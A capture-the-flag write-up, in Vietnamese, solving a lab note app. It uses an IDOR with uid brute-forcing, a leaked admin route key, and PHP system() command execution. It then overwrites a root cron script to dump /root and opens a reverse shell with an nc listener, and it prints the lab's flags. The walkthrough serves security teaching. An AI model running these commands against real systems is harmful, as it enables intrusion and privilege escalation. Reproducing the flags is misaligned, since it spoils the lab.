Writeup VibeCoding NoteApp

Step 1 : Đăng ký tài khoản và đăng nhập

Đăng ký 1 tài khoản của chính bạn vs adminlor:adminlor


Step 2 : Vào được page=home thì thấy có username và userid , có route /note

Step 3 : Khai thác Idor

vào route /note , tiến hành tạo 1 note của riêng bản thân , và xem thử note dấy thì thấy url lúc này là
http://localhost:1337/?page=note-view&uid=963

thử thay đổi tham số uid =1 ⇒ phát hiện idor

Vì



id của user là random

Thử brute tìm userid (điều này là có thể vì uid chỉ từ 1 đến 1000)

Dùng chức năng intruder hoặc script dựa vào độ dài response trả về

tìm được user admin có uid là 962

```
<div class="note-view-item">
  <strong>
    #1 - Admin note: debug route
  </strong>
  <div class="uid">
    owner_uid = 962
  </div>
  <div class="note-content">
    Có một panel script đặc biệt tại:

    /?page=scriptadmin&amp;key=f0ee3d1e4b8aa4168640b2efb53d1054

    Nhớ đừng để ai khác thấy!
  </div>
</div>
<div class="note-view-item">
  <strong>
    #2 - Bố note: debug route
  </strong>
  <div class="uid">
    owner_uid = 962
  </div>
  <div class="note-content">
    Bố già rồi , bố nhượng toàn quyền cho con. Mọi thứ con cần nằm trong note của bố - Root
  </div>
</div>
```

Thông qua đó ta biết có 1 route ẩn

/?page=scriptadmin&key=f0ee3d1e4b8aa4168640b2efb53d1054

và có được flag đầu tiên BACLab1{Admin_Nhung_Khong_phai_la_admin}

Ngoài ra còn có note của 1 người tên root ⇒ khả năng cao còn có user root nữa

Tương tự cách trên tìm ra được user root với uid 334

```
<div class="note-view-item">
  <strong>
    #4 - Root note: backup script
  </strong>
  <div class="uid">
    owner_uid = 334
  </div>
  <div class="note-content">
    Có một script python chạy với quyền root ở đâu đó trong hệ thống...

    Tên file: secret.py
  </div>
</div>
<div class="note-view-item">
  <strong>
    #5 - Root note: flag2
  </strong>
  <div class="uid">
    owner_uid = 334
  </div>
  <div class="note-content">
    BACLab2{Day_Moi_la_admin_that_su_ne!}
  </div>
</div>
```


Thì có được thông tin là có 1 file secret.py nằm đâu đó trong hệ thống và chạy với quyền admin

và ta có được flag thứ 2 BACLab2{Day_Moi_la_admin_that_su_ne!}

Step 4 : Rce - leo quyền

truy cập endpoint

/?page=scriptadmin&key=f0ee3d1e4b8aa4168640b2efb53d1054



Vì có thể thực thi được file php

ở đây bạn có 2 hướng

1. RCE :

   Dùng câu lệnh system(''); trong php để có thể chạy lệnh;

   các bước :

   B1 dùng system('find / secret.py');

   → tìm ra /var/www/note-lab/app/scripts/secret.py

   B2 dùng system('cat /var/www/note-lab/app/scripts/secret.py')

   #!/usr/bin/env python3


   import os
   import subprocess

   def main():
   # script "ngố" được root chạy định kỳ hoặc gán SUID
   # ban đầu chỉ log cho vui
   log_path = "/tmp/secret.log"

with open(log_path, "a") as f:
f.write("secret.py is running as: %s\n" % os.getuid())

if **name** == "**main**":
main()

và trong code



Thì có 1 cron job luôn chạy file secret.py này mỗi phút

⇒ thử ghi đè file secret.py ls các file trong root

⇒ Kiểu os.system('cat /root/* > /tmp/rootdump.txt');


⇒ Đợi 1 phút rồi cat file rootdump.txt và có flag

2. Reverse Shell


   Nếu bạn thấy RCE là quá tầm thường và khó thao tác thì mình reverse shell luôn cho pro

   Bạn có thể tìm thấy payload trên revshells.com

   ở đây tôi dùng



tiến hành thử (chú ý ip là ip của máy bạn , trên máy dùng câu lệnh nc -lvnp <port>)



reverse shell thành công

Lúc này bạn muốn làm gì cũng được

ghi đè tệp python để làm giống rce

dùng chính tệp python đó để set suid , leo thang đặc quyền dọc

tất cả đều tùy vào bạn

flag3 ở scritps , flag4 ở root